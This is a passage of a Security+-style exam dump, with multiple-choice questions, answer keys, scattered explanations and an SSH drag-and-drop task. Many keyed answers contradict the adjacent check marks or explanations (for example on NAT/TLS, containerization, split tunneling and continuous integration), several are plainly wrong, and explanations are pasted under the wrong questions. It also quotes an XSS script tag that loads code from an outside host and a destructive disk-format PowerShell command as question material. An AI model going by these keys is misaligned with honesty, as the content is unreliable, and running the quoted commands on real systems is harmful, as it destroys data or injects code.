- E. Use the existing network and allow communication to the internal network and servers
- F. Use a new and updated RADIUS server to maintain the best solution

**Answer: B C****Question #:10 - [\(Exam Topic 3\)](#)**

A security analyst is hardening a network infrastructure. The analyst is given the following requirements:

- \* Preserve the use of public IP addresses assigned to equipment on the core router.
- \* Enable "in transport" encryption protection to the web server with the strongest ciphers.

Which of the following should the analyst implement to meet these requirements? (Select TWO).

- A. Configure VLANs on the core router.
- B. Configure NAT on the core router. ✓
- C. Configure BGP on the core router.
- D. Enable AES encryption on the web server.
- E. Enable 3DES encryption on the web server.

To meet the given requirements of preserving public IP addresses assigned to equipment on the core router and enabling "in transport" encryption protection to the web server with the strongest ciphers, the security analyst should implement the following:

- B. Configure NAT on the core router: Network Address Translation (NAT) allows the use of private IP addresses on internal networks and translates them to public IP addresses for communication with external networks, while preserving the public IP addresses assigned to the equipment on the core router.

- F. Enable TLSv2 encryption on the web server: Transport Layer Security (TLS) provides encryption and authentication to secure communication between web servers and clients. TLSv2 is a

- F. Enable TLSv2 encryption on the web server. ✓

**Answer: A E**

**Question #:11 - [\(Exam Topic 3\)](#)**

A security analyst is performing a forensic investigation compromised account credentials. Using the Event Viewer, the analyst able to detect the following message, "Special privileges assigned to new login." Several of these messages did not have a valid logon associated with the user before these privileges were assigned.

Which of the following attacks is MOST likely being detected?

- A. Pass-the-hash
- B. Buffer overflow
- C. Cross-site scripting
- D. Session replay

**Answer: A**

**Question #:12 - [\(Exam Topic 3\)](#)**

A company recently transitioned to a strictly BYOD culture due to the cost of replacing lost or damaged corporate-owned mobile devices. Which of the following technologies would be BEST to balance the BYOD culture while also protecting the company's data?

- A. Containerization
- B. Geofencing
- C. Full-disk encryption
- D. Remote wipe

To balance the BYOD culture while also protecting the company's data, the BEST technology to implement would be containerization.

A. Containerization provides a secure environment for corporate data by creating a separate container or workspace on the employee's personal mobile device. This enables the company to maintain control and security over corporate data and applications, while allowing employees to use their own devices.

**Answer: C**

**Question #:13 - [\(Exam Topic 3\)](#)**

Company engineers regularly participate in a public Internet forum with other engineers throughout the industry. Which of the following tactics would an attacker MOST likely use in this scenario?

- A. Watering-hole attack
- B. Credential harvesting

- C. Hybrid warfare
- D. Pharming

**Answer: A****Explanation**

An attack in which an attacker targets specific groups or organizations, discovers which websites they frequent, and injects malicious code into those sites.

**Question #:14 - ([Exam Topic 3](#))**

Which of the following allows for functional test data to be used in new systems for testing and training purposes to protect the real data?

- A. Data encryption
- B. Data masking
- C. Data deduplication
- D. Data minimization

**Answer: B****Question #:15 - ([Exam Topic 3](#))**

An enterprise has hired an outside security firm to conduct penetration testing on its network and applications.

The firm has only been given the documentation available to the customers of the applications. Which of the following BEST represents the type of testing that will occur?

- A. Bug bounty
- B. Black-box
- C. Gray-box 
- D. White-box

**Answer: A****Question #:16 - ([Exam Topic 3](#))**

A smart switch has the ability to monitor electrical levels and shut off power to a building in the event of power surge or other fault situation. The switch was installed on a wired network in a hospital and is monitored by the facilities department via a cloud application. The security administrator isolated the switch

on a separate VLAN and set up a patch routine. Which of the following steps should also be taken to harden the smart switch?

- A. Set up an air gap for the switch.
- B. Change the default password for the switch.
- C. Place the switch In a Faraday cage.
- D. Install a cable lock on the switch

**Answer: B**

**Question #:17 - ([Exam Topic 3](#))**

Which of the following BEST explains the reason why a server administrator would place a document named password.txt on the desktop of an administrator account on a server?

- A. The document is a honeyfile and is meant to attract the attention of a cyberintruder.
- B. The document is a backup file if the system needs to be recovered.
- C. The document is a standard file that the OS needs to verify the login credentials.
- D. The document is a keylogger that stores all keystrokes should the account be compromised.

**Answer: A**

**Question #:18 - ([Exam Topic 3](#))**

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator MOST likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy
- D. DNSEnum

**Answer: A**

**Question #:19 - [\(Exam Topic 3\)](#)**

A document that appears to be malicious has been discovered in an email that was sent to a company's Chief Financial Officer (CFO). Which of the following would be BEST to allow a security analyst to gather information and confirm it is a malicious document without executing any code it may contain?

- A. Open the document on an air-gapped network
- B. View the document's metadata for origin clues
- C. Search for matching file hashes on malware websites
- D. Detonate the document in an analysis sandbox

**Answer: D****Question #:20 - [\(Exam Topic 3\)](#)**

A cybersecurity administrator needs to add disk redundancy for a critical server. The solution must have a two- drive failure for better fault tolerance. Which of the following RAID levels should the administrator select?

- A. 0
- B. 1
- C. 5
- D. 6

**Answer: B****Question #:21 - [\(Exam Topic 3\)](#)**

A user recent an SMS on a mobile phone that asked for bank delays. Which of the following social-engineering techniques was used in this case?

- A. SPIM
- B. Vishing
- C. Spear phishing
- D. Smishing

**Answer: D**

**Question #:22 - [\(Exam Topic 3\)](#)**

Which of the following scenarios BEST describes a risk reduction technique?

- A. A security control objective cannot be met through a technical change, so the company purchases insurance and is no longer concerned about losses from data breaches.
- B. A security control objective cannot be met through a technical change, so the company implements a policy to train users on a more secure method of operation.
- C. A security control objective cannot be met through a technical change, so the company changes as method of operation
- D. A security control objective cannot be met through a technical change, so the Chief Information Officer (CIO) decides to sign off on the risk.

**Answer: B****Question #:23 - [\(Exam Topic 3\)](#)**

Which of the following should be put in place when negotiating with a new vendor about the timeliness of the response to a significant outage or incident?

- A. MOU
- B. MTTR
- C. SLA
- D. NDA

**Answer: C****Question #:24 - [\(Exam Topic 3\)](#)**

A security analyst reviews the datacenter access logs for a fingerprint scanner and notices an abundance of errors that correlate with users' reports of issues accessing the facility. Which of the following MOST likely the cause of the cause of the access issues?

- A. False rejection
- B. Cross-over error rate
- C. Efficacy rate
- D. Attestation

**Answer: A****Explanation**

where a legitimate user is not recognized. This is also referred to as a Type I error or false non-match rate (FNMR). FRR is measured as a percentage.

**Question #:25 - [\(Exam Topic 3\)](#)**

Which of the following would MOST likely support the integrity of a voting machine?

- A. Asymmetric encryption
- B. Blockchain
- C. Transport Layer Security
- D. Perfect forward secrecy

**Answer: D****Question #:26 - [\(Exam Topic 3\)](#)**

A security analyst is preparing a threat for an upcoming internal penetration test. The analyst needs to identify a method for determining the tactics, techniques, and procedures of a threat against the organization's network.

Which of the following will the analyst MOST likely use to accomplish the objective?

- A. A table exercise
- B. NST CSF
- C. MTRE ATT\$CK
- D. OWASP

**Answer: A****Question #:27 - [\(Exam Topic 3\)](#)**

An organization just experienced a major cyberattack modem. The attack was well coordinated sophisticated and highly skilled. Which of the following targeted the organization?

- A. Shadow IT

- B. An insider threat
- C. A hacktivist
- D. An advanced persistent threat

### **Answer: D**

### **Explanation**

<https://www.imperva.com/learn/application-security/apt-advanced-persistent-threat/>

[https://csrc.nist.gov/glossary/term/advanced\\_persistent\\_threat](https://csrc.nist.gov/glossary/term/advanced_persistent_threat)

### **Question #:28 - (Exam Topic 3)**

A web server has been compromised due to a ransomware attack. Further investigation reveals the ransomware has been in the server for the past 72 hours. The systems administrator needs to get the services back up as soon as possible. Which of the following should the administrator use to restore services to a secure state?

- A. The last incremental backup that was conducted 72 hours ago **Most Voted**
- B. The last known-good configuration **Most Voted**
- C. The last full backup that was conducted seven days ago
- D. The baseline OS configuration **✓**

In this scenario, the web server has been compromised by ransomware for the past 72 hours. Therefore, it is highly likely that any incremental backups or known-good configurations from before the compromise would also be compromised. The last full backup from seven days ago would also not be ideal since any changes made in the past week would be lost. Therefore, the best option in this case would be to use the baseline OS configuration to restore the server to a secure state. This would ensure that any malicious software or configuration changes made during the 72-hour period are removed, and the server can be brought back to a secure and stable state.

### **Answer: C**

### **Explanation**

Ransomware will most likely render the web server unusable and must be isolated for forensic investigation. This will leave the only option to start a new web server from scratch and restore the last full backup, plus any differential or incremental backups which are sure to be clean from ransomware (if available).

**DRAG DROP** -A security engineer is setting up passwordless authentication for the first time.**INSTRUCTIONS** -Use the minimum set of commands to set this up and verify that it works. Commands cannot be reused.If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Graphical user interface Description automatically generated

## Commands

```
chmod 644 ~/.ssh/id_rsa
```

```
chmod 777 ~/.ssh/authorized_keys
```

```
ssh-keygen -t rsa
```

```
scp ~/.ssh/id_rsa user@server:.ssh/authorized_keys
```

```
ssh-copy-id -i ~/.ssh/id_rsa.pub user@server
```

```
ssh -i ~/.ssh/id_rsa user@server
```

```
ssh root@server
```

Generate SSH key pair:

Open your terminal or command prompt on your local machine.

Use the following command to generate a new SSH key pair:

[Copy code](#)

```
ssh-keygen -t rsa
```

You will be prompted to provide a location to save the key pair. Press Enter to accept the default location.

You will then be asked to enter a passphrase for the key pair. Press Enter to leave it empty (passwordless key).

Copy the public key to the remote Linux server:

Use the following command to copy your public key to the remote server. Replace `username` and `server_ip` with your actual username and server IP address.

[sql](#)

[Copy code](#)

```
ssh-copy-id username@server_ip
```

You will be prompted to enter the password for the remote user.

Once you enter the password, your public key will be copied to the remote server's `~/.ssh/authorized_keys` file.

Verify passwordless authentication:

Now, you can try logging in to the remote server without a password.

Use the following command to initiate an SSH connection. Replace `username` and `server_ip` with your actual username and server IP address.

[sql](#)

[Copy code](#)

```
ssh username@server_ip
```

If the setup was successful, you should be logged in to the remote server without being prompted for a password.

Answer:

1. `ssh-keygen -t rsa` (creating the key-pair)

2. `ssh-copy-id -i /.ssh/id_rsa.pub user@server` (copy the public-key to `user@server`)

3. `ssh -i ~/.ssh/id_rsa user@server` (login to remote host with private key)

A small business just recovered from a ransomware attack against its file servers by purchasing the decryption keys from the attackers. The issue was triggered by a phishing email and the IT administrator wants to ensure it does not happen again. Which of the following should the IT administrator do FIRST after recovery?

- A. Scan the NAS for residual or dormant malware and take new daily backups that are tested on a frequent basis.
- B. Restrict administrative privileges and patch all systems and applications.
- C. Rebuild all workstations and install new antivirus software.
- D. Implement application whitelisting and perform user application hardening.

Answer: A

The reason the company had to pay the ransom is because they did not have valid backups, otherwise they would have just restored their data. If your company just had to pay ransom and your boss says, "Don't let this happen again", what is the first thing you are going to do. The only action after a ransomware attack is "restore from backup".

**Question #:29 - [\(Exam Topic 3\)](#)**

A network administrator is setting up wireless access points in all the conference rooms and wants to authenticate device using PKI. Which of the following should the administrator configure?

- A. A captive portal
- B. PSK
- C. 802.1X
- D. WPS

**Answer: C****Question #:30 - [\(Exam Topic 3\)](#)**

A SOC is currently being outsourced. Which of the following is being used?

- A. Microservice
- B. SaaS
- C. MSSP
- D. PaaS

**Answer: C****Question #:31 - [\(Exam Topic 3\)](#)**

A Chief Security Officer (CSO) is concerned about the amount of PII that is stored locally on each salesperson's laptop. The sales department has a higher-than-average rate of lost equipment. Which of the following recommendations would BEST address the CSO's concern?

- A. Deploy an MDM solution.
- B. Implement managed FDE.
- C. Replace all hard drives with SEDs.
- D. Install DLP agents on each laptop.

**Answer: B**

**Question #:32 - [\(Exam Topic 3\)](#)**

The manager who is responsible for a data set has asked a security engineer to apply encryption to the data on a hard disk. The security engineer is an example of a:

- A. data controller.
- B. data owner
- C. data custodian.
- D. data processor

**Answer: D****Question #:33 - [\(Exam Topic 3\)](#)**

An application owner has requested access for an external application to upload data from the central internal website without providing credentials at any point. Which of the following authentication methods should be configured to allow this type of integration access?

- A. OAuth
- B. SSO
- C. TACACS+
- D. Kerberos

**Answer: B****Question #:34 - [\(Exam Topic 3\)](#)**

Following a prolonged datacenter outage that affected web-based sales, a company has decided to move its operations to a private cloud solution. The security team has received the following requirements:

- There must be visibility into how teams are using cloud-based services.
- The company must be able to identify when data related to payment cards is being sent to the cloud.
- Data must be available regardless of the end user's geographic location
- Administrators need a single pane-of-glass view into traffic and trends.

Which of the following should the security analyst recommend?

- A. Create firewall rules to restrict traffic to other cloud service providers

Based on the given requirements, the security analyst should recommend implementing a CASB (Cloud Access Security Broker) solution. CASB solutions are designed to provide visibility, control, and security for cloud-based services. Let's analyze each requirement and see how a CASB solution addresses them:

Visibility into how teams are using cloud-based services: CASB solutions offer visibility into the usage of various cloud services, including user activities, data access, and application usage. They provide detailed logs, analytics, and reporting capabilities to monitor and track how teams are using cloud services.

- B. Install a DLP solution to monitor data in transit.
- C. Implement a CASB solution.
- D. Configure a web-based content filter.

**Answer: B****Question #:35 - ([Exam Topic 3](#))**

A company wants to deploy PKI on its Internet-facing website. The applications that are currently deployed are:

www.company.com (main website)

contactus.company.com (for locating a nearby location)

quotes.company.com (for requesting a price quote)

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would BEST meet the requirements?

- A. SAN
- B. Wildcard
- C. Extended validation
- D. Self-signed

**Answer: B****Question #:36 - ([Exam Topic 3](#))**

A public relations team will be taking a group of guest on a tour through the facility of a large e-commerce company. The day before the tour, the company sends out an email to employees to ensure all whiteboards are cleaned and all desks are cleared. The company is MOST likely trying to protect against.

- A. Loss of proprietary information
- B. Damage to the company's reputation
- C. Social engineering

[A. Loss of proprietary information.](#)

By asking employees to clean up whiteboards and clear desks, the company is likely trying to prevent sensitive information from being visible or accessible to outsiders who may be on the tour. This is a common security practice to protect against the loss or theft of proprietary information.

- D. Credential exposure

**Answer: A**

## Explanation

In the context of information security, social engineering is the psychological manipulation of people into performing actions or divulging confidential information think phishing, spoofing. That is not being demonstrated in this question. The company is protecting themselves from loss of proprietary information by clearing it all out. so that if anyone in the tour is looking to take it they will be out of luck

### Question #:37 - [\(Exam Topic 3\)](#)

An analyst needs to set up a method for securely transferring files between systems. One of the requirements is to authenticate the IP header and the payload. Which of the following services would BEST meet the criteria?

- A. TLS                    C. ESP (Encapsulating Security Payload)

- B. PFS

- C. ESP 

- D. AH

ESP is a protocol that can provide both authentication and encryption of IP packet payloads. It can be used to secure data transmission between two endpoints and protect the confidentiality and integrity of the data. ESP can also provide authentication of the IP header, which is one of the requirements in this scenario.

TLS (Transport Layer Security) is a protocol used for secure communication over the internet, but it does not authenticate the IP header. PFS (Perfect Forward Secrecy) is a security feature that ensures that even if a private key is compromised, past communications remain secure. AH (Authentication Header) is a protocol that provides authentication of IP packet headers but does not encrypt the payload.

**Answer: A** 

### Question #:38 - [\(Exam Topic 3\)](#)

A financial analyst has been accused of violating the company's AUP and there is forensic evidence to substantiate the allegation, Which of the following would dispute the analyst's claim of innocence?

- A. Legal hold  
B. Order of volatility  
C. Non-repudiation  
D. Chain of custody

**Answer: D**

### Question #:39 - [\(Exam Topic 3\)](#)

In which of the following risk management strategies would cybersecurity insurance be used?

- A. Transference  
B. Avoidance

- C. Acceptance
- D. Mitigation

**Answer: A****Question #40 - ([Exam Topic 3](#))**

In the middle of a cybersecurity, a security engineer removes the infected devices from the network and lock down all compromised accounts. In which of the following incident response phases is the security engineer currently operating?

- A. Identification
- B. Preparation
- C. Eradication
- D. Recovery
- E. Containment

**Answer: E****Explanation**

Isolation involves removing affected components from any environment the greater one. This can be anything from removing the server from the network after become the target of DoS attacks, to the point of placing applications in a VM sandbox outside the environment where the host usually runs. Whatever the situation, you'll want to make sure you don't there is another Interface between the affected component and the production network or the Internet. QUESTION NO: 141

An analyst visits an internet forum looking for information about a tool. The analyst finds a threat that appears to contain relevant information. One of the posts says the following:

Text, letter Description automatically generated

```
Hello everyone,  
I am having the same problem with my server. Can you help me?  
<script type="text/javascript" src=http://website.com/user.js>  
Onload=sqlexec();  
</script>  
  
Thank you,  
Joe
```

Which of the following BEST describes the attack that was attempted against the forum readers?

- A. SOU attack

- B. DLL attack
- C. XSS attack
- D. API attack

**Answer:** C

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted website for the consumption of other valid users. The most common example can be found in bulletin-board websites which provide web based mailing list-style functionality.

<https://owasp.org/www-community/attacks/xss/>

<https://www.acunetix.com/websitemanagement/cross-site-scripting/>

#### **Question #41 - [\(Exam Topic 3\)](#)**

A forensics examiner is attempting to dump password cached in the physical memory of a live system but keeps receiving an error message. Which of the following BEST describes the cause of the error?

- A. The examiner does not have administrative privileges to the system
- B. The system must be taken offline before a snapshot can be created
- C. Checksum mismatches are invalidating the disk image
- D. The swap file needs to be unlocked before it can be accessed

**Answer:** A

#### **Question #42 - [\(Exam Topic 3\)](#)**

user's PC was recently infected by malware. The user has a legacy printer without vendor support, and the user's OS is fully patched. The user downloaded a driver package from the Internet. No threats were found on the downloaded file, but during file installation, a malicious runtime threat was detected. Which of the following is the MOST likely cause of the infection?

- A. The driver had malware installed and was refactored upon download to avoid detection
- B. The user's computer had a rootkit installed that had avoided detection until the new driver overwrote key files.
- C. The user's antivirus software definitions were out of date and were damaged by the installation of the driver.
- D. The user's computer had been infected with a logic bomb set to run when new driver was installed.

**Answer: A****Question #:43 - ([Exam Topic 3](#))**

Which of the following should an organization consider implementing in the event executives need to speak to the media after a publicized data breach?

- A. incident response plan
- B. Business continuity plan
- C. Communication plan
- D. Disaster recovery plan

**Answer: C****Question #:44 - ([Exam Topic 3](#))**

A security analyst is configuring a large number of new company-issued laptops. The analyst received the following requirements:

- The devices will be used internationally by staff who travel extensively.
- Occasional personal use is acceptable due to the travel requirements.
- Users must be able to install and configure sanctioned programs and productivity suites.
- The devices must be encrypted
- The devices must be capable of operating in low-bandwidth environments.

Which of the following would provide the GREATEST benefit to the security posture of the devices?

- A. Configuring an always-on VPN
- B. Implementing application whitelisting
- C. Requiring web traffic to pass through the on-premises content filter
- D. Setting the antivirus DAT update schedule to weekly

**Answer: A****Question #:45 - ([Exam Topic 3](#))**

An attacker is trying to gain access by installing malware on a website that is known to be visited by the target victims. Which of the following is the attacker MOST likely attempting?

- A. A spear-phishing attack
- B. A watering-hole attack
- C. Typo squatting
- D. A phishing attack

**Answer: B**

**Question #:46 - ([Exam Topic 3](#))**

Which of the following policies would help an organization identify and mitigate potential single points of failure in the company's IT/security operations?

- A. Least privilege
- B. Awareness training
- C. Separation of duties
- D. Mandatory vacation

**Answer: C**

**Question #:47 - ([Exam Topic 3](#))**

A security audit has revealed that a process control terminal is vulnerable to malicious users installing and executing software on the system. The terminal is beyond end-of-life support and cannot be upgraded, so it is placed on a projected network segment. Which of the following would be MOST effective to implement to further mitigate the reported vulnerability?

- A. DNS sinkholding
- B. DLP rules on the terminal
- C. An IP blacklist
- D. Application whitelisting

**Answer: D**

**Question #:48 - ([Exam Topic 3](#))**

The IT department's on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

- A. Limit the use of third-party libraries.
- B. Prevent data exposure queries.
- C. Obfuscate the source code.
- D. Submit the application to QA before releasing it.

**Answer: D**

**Question #:49 - ([Exam Topic 3](#))**

An information security incident recently occurred at an organization, and the organization was required to report the incident to authorities and notify the affected parties. When the organization's customers became aware of the incident, some reduced their orders or stopped placing orders entirely. Which of the following is the organization experiencing?

- A. Reputation damage
- B. Identity theft
- C. Anonymlization
- D. Interrupted supply chain

**Answer: A**

**Question #:50 - ([Exam Topic 3](#))**

Which of the following environments minimizes end-user disruption and is MOST likely to be used to assess the impacts of any database migrations or major system changes by using the final version of the code?

- A. Staging  The environment that minimizes end-user disruption and is most likely to be used to assess the impacts of any database migrations or major system changes using the final version of the code is the staging environment.
- B. Test The staging environment is a replica of the production environment where the final version of the code is tested in a real-world scenario, without affecting end-users in the production environment. This environment is used to validate the changes made to the system and ensure that everything works as expected before deploying the changes to the production environment.
- C. Production The test environment is also used for testing, but it is typically used earlier in the development cycle and may not be an exact replica of the production environment. The development environment is where the code is written and tested by developers before it is moved to other environments. The production environment is the live environment where end-users access the system.
- D. Development The test environment is also used for testing, but it is typically used earlier in the development cycle and may not be an exact replica of the production environment. The development environment is where the code is written and tested by developers before it is moved to other environments. The production environment is the live environment where end-users access the system.

**Answer:**  B

**Question #:**51 - [\(Exam Topic 3\)](#)

An organization wants to implement a third factor to an existing multifactor authentication. The organization already uses a smart card and password. Which of the following would meet the organization's needs for a third factor?

- A. Date of birth
- B. Fingerprints
- C. PIN
- D. TPM

**Answer:** B

**Question #:**52 - [\(Exam Topic 3\)](#)

A network engineer notices the VPN concentrator overloaded and crashes on days when there are a lot of remote workers. Senior management has placed greater importance on the availability of VPN resources for the remote workers than the security of the end users' traffic. Which of the following would be BEST to solve this issue?

**Split tunneling** is a technique that allows remote workers to divide their network traffic into two separate paths. With split tunneling, only the traffic destined for the organization's internal network is sent through the VPN tunnel, while all other internet-bound traffic is directly routed to the internet without going through the VPN concentrator.

- A. iPSec
- B. Always On
- C. Split tunneling
- D. L2TP

**Answer:** B

It's important to note that while split tunneling improves the availability of VPN resources for remote workers, it does introduce some security considerations. By allowing internet traffic to bypass the VPN tunnel, there is an increased risk of potential security threats entering the organization's network through the users' local internet connections. However, in this scenario, senior management has prioritized availability over security, making split tunneling the most suitable solution.

**Question #:**53 - [\(Exam Topic 3\)](#)

To reduce costs and overhead, an organization wants to move from an on-premises email solution to a cloud-based email solution. At this time, no other services will be moving. Which of the following cloud models would BEST meet the needs of the organization?

- A. Maas
- B. IaaS

C. SaaS

D. PaaS

**Answer:** ~~D~~

**Question #:**54 - [\(Exam Topic 3\)](#)

An information security policy states that separation of duties is required for all highly sensitive database changes that involve customers' financial data. Which of the following will this be BEST to prevent?

- A. Least privilege
- B. An insider threat
- C. A data breach
- D. A change control violation

**Answer:** **B**

**Question #:**55 - [\(Exam Topic 3\)](#)

An organization that is located in a flood zone is MOST likely to document the concerns associated with the restoration of IT operation in a:

- A. business continuity plan
- B. communications plan.
- C. disaster recovery plan.
- D. continuity of operations plan

**Answer:** **C**

**Question #:**56 - [\(Exam Topic 3\)](#)


An organization has been experiencing outages during holiday sales and needs to ensure availability of its point-of-sale systems. The IT administrator has been asked to improve both server-data fault tolerance and site availability under high consumer load. Which of the following are the BEST options to accomplish this objective? (Select TWO)

- A. Load balancing
- B. Incremental backups

- C. UPS
- D. RAID
- E. Dual power supply
- F. NIC teaming

**Answer: A D****Question #:57 - (Exam Topic 3)**

A security analyst sees the following log output while reviewing web logs:



Which of the following mitigation strategies would be BEST to prevent this attack from being successful?

- A. Secure cookies
- B. Input validation
- C. Code signing
- D. Stored procedures

**Answer: B****Question #:58 - (Exam Topic 3)**

Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases? (Select TWO.)

- A. Unsecure protocols
- B. Use of penetration-testing utilities
- C. Weak passwords
- D. Included third-party libraries  ✓
- E. Vendors/supply chain  ✓
- F. Outdated anti-malware software

The most likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases are:

- D. Included third-party libraries: Third-party libraries often contain vulnerabilities that can be exploited by attackers.
- E. Vendors/supply chain: Supply chain attacks involve attackers targeting a company's vendors or suppliers to gain access to the company's systems or software.

Therefore, options D and E are the most likely vectors for the unauthorized or unintentional inclusion of vulnerable code in a software company's final software releases.

Answer: A D**Question #:59 - (Exam Topic 3)**

Which of the following is the purpose of a risk register?

- A. To define the level of risk using probability and likelihood
- B. To register the risk with the required regulatory agencies
- C. To identify the risk, the risk owner, and the risk measures
- D. To formally log the type of risk mitigation strategy the organization is using

Answer: C**Question #:60 - (Exam Topic 3)**

Accompany has a flat network that is deployed in the cloud. Security policy states that all production and development servers must be segmented. Which of the following should be used to design the network to meet the security requirements?

- A. CASB
- B. VPC ✓
- C. Perimeter network
- D. WAF

Answer: A**Question #:61 - (Exam Topic 3)**

A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO)

- A. HIDS
- B. NIPS
- C. HSM
- D. WAF (Web Application Firewall) can block an attack at Layer 7 by examining HTTP/HTTPS traffic and filtering out malicious requests.
- F. NIDS (Network Intrusion Detection System) can also detect attacks at Layer 7 by analyzing network traffic to identify anomalous patterns or known attack signatures.

Therefore, options D and F can block an attack at Layer 7.

D. WAF

Option B, NIPS (Network Intrusion Prevention System) can detect and prevent attacks at the network layer, which is typically at Layer 3 and 4 of the OSI model. NIPS can block attacks based on factors such as packet headers, ports, and IP addresses. While NIPS can prevent some attacks that target Layer 7, it is not a dedicated solution for Layer 7 security.

E. HIPS

F. NIDS

G. Stateless firewall

**Answer:** B D

**Question #:**62 - (Exam Topic 3)

Company engineers regularly participate in a public Internet forum with other engineers throughout the industry. Which of the following tactics would an attacker MOST likely use in this scenario?

- A. Watering-hole attack
- B. Credential harvesting
- C. Hybrid warfare
- D. Pharming

**Answer:** A

**Question #:**63 - (Exam Topic 3)

A company recently experienced a data breach and the source was determined to be an executive who was charging a phone in a public area. Which of the following would MOST likely have prevented this breach?

- A. A firewall
- B. A device pin
- C. A USB data blocker
- D. Biometrics

**Answer:** C

### Explanation

<https://www.promorx.com/blogs/blog/how-does-a-usb-data-blocker-work> Connecting via the data port of your mobile device, the Data Blockers creates a barrier between your mobile device and the charging station. Your phone will draw power as usual, allowing you to use it normally and charge it at the same time, but this clever piece of equipment will prevent any data exchange.

“Malicious USB charging cables and plugs are also a widespread problem. As with card skimming, a device

may be placed over a public charging port at airports and other transit locations. A USB data blocker can provide mitigation against these juice-jacking attacks by preventing any sort of data transfer when the smartphone or laptop is connected to a charge point ”

**Question #:64 - [\(Exam Topic 3\)](#)**

An employee has been charged with fraud and is suspected of using corporate assets. As authorities collect evidence, and to preserve the admissibility of the evidence, which of the following forensic techniques should be used?

- A. Order of volatility
- B. Data recovery
- C. Chain of custody
- D. Non-repudiation

**Answer: C****Question #:65 - [\(Exam Topic 3\)](#)**

Which of the following stores data directly on devices with limited processing and storage capacity?

- A. Thin client
- B. Containers
- C. Edge
- D. Hybrid cloud

**Answer: A****Question #:66 - [\(Exam Topic 3\)](#)**

A user downloaded an extension for a browser, and the user's device later became infected. The analyst who is investigating the incident saw various logs where the attacker was hiding activity by deleting data. The following was observed running:

```
New-Partition -DiskNumber 2 -UseMaximumSize -AssignDriveLetter C | Format-Volume -DriveLetter C -FileSystemLabel "New"-FileSystem NTFS - Full -Force -Confirm:$false
```

Which of the following is the malware using to execute the attack?

- A. PowerShell
- B. Python

- C. Bash
- D. Macros

**Answer: A****Question #:67 - [\(Exam Topic 3\)](#)**

Developers are writing code and merging it into shared repositories several times a day, where it is tested automatically. Which of the following concepts does this BEST represent?

- A. Functional testing
- B. Stored procedures
- C. Elasticity
- D. Continuous integration

**Answer: C****Question #:68 - [\(Exam Topic 3\)](#)**

A user contacts the help desk to report the following:

Two days ago, a pop-up browser window prompted the user for a name and password after connecting to the corporate wireless SSID. This had never happened before, but the user entered the information as requested.

The user was able to access the Internet but had trouble accessing the department share until the next day.

The user is now getting notifications from the bank about unauthorized transactions.

Which of the following attack vectors was MOST likely used in this scenario?

- A. Rogue access point
- B. Evil twin
- C. DNS poisoning
- D. ARP poisoning

**Answer: A****Question #:69 - [\(Exam Topic 3\)](#)**

Which of the following types of controls is a CCTV camera that is not being monitored?

- A. Detective
- B. Deterrent
- C. Physical
- D. Preventive

**Answer: B****Question #:70 - ([Exam Topic 3](#))**

A cybersecurity manager has scheduled biannual meetings with the IT team and department leaders to discuss how they would respond to hypothetical cyberattacks. During these meetings, the manager presents a scenario and injects additional information throughout the session to replicate what might occur in a dynamic cybersecurity event involving the company, its facilities, its data, and its staff. Which of the following describes

what the manager is doing?

- A. Developing an incident response plan
- B. Building a disaster recovery plan
- C. Conducting a tabletop exercise
- D. Running a simulation exercise

**Answer: C****Question #:71 - ([Exam Topic 3](#))**

A network engineer at a company with a web server is building a new web environment with the following requirements:

- \* Only one web server at a time can service requests.
- \* If the primary web server fails, a failover needs to occur to ensure the secondary web server becomes the primary.

Which of the following load-balancing options BEST fits the requirements?

- A. Cookie-based
- B. Active-passive
- C. Persistence

- D. Round robin

**Answer: A****Question #:72 - ([Exam Topic 3](#))**

Which of the following is a difference between a DRP and a BCP?

- A. A BCP keeps operations running during a disaster while a DRP does not.
- B. A BCP prepares for any operational interruption while a DRP prepares for natural disasters.
- C. BCP is a technical response to disasters while a DRP is operational.
- D. A BCP is formally written and approved while a DRP is not.

**Answer: C****Question #:73 - ([Exam Topic 3](#))**

Two organizations are discussing a possible merger. Both organizations' Chief Financial Officers would like to safely share payroll data with each other to determine if the pay scales for

different roles are similar at both organizations. Which of the following techniques would be BEST to protect employee data while allowing the companies to successfully share this information?

- A. Pseudo-anonymization
- B. Tokenization
- C. Data masking
- D. Encryption

**Answer: C****Question #:74 - ([Exam Topic 3](#))**

Which of the following refers to applications and systems that are used within an organization without consent or approval?

- A. Shadow IT
- B. OSINT
- C. Dark web
- D. Insider threats

The correct answer is C. A Business Continuity Plan (BCP) is a technical response to operational interruptions such as natural disasters, cyber-attacks, or system failures, while a Disaster Recovery Plan (DRP) is an operational response that focuses on the recovery of critical business processes after a disruptive event. A DRP deals specifically with the recovery of IT systems and infrastructure that support those processes.

Option A is incorrect because both BCP and DRP are designed to keep operations running during a disaster, but they focus on different aspects of recovery.

Option B is incorrect because both BCP and DRP prepare for different types of disasters, not just natural disasters.

Option D is incorrect because both BCP and DRP are formal documents that are written and approved.

**Answer: A****Question #75 - [\(Exam Topic 3\)](#)**

A company is working on mobile device security after a report revealed that users granted non-verified software access to corporate data. Which of the following

is the MOST effective security control to mitigate this risk?

- A. Block access to application stores.
- B. Implement OTA updates
- C. Update the BYOD policy
- D. Deploy a uniform firmware

**Answer: A****Question #76 - [\(Exam Topic 3\)](#)**

A company has determined that if its computer-based manufacturing is not functioning for 12 consecutive hours, it will lose more money than it costs to maintain the equipment. Which of the following must be less than 12 hours to maintain a positive total cost of ownership?
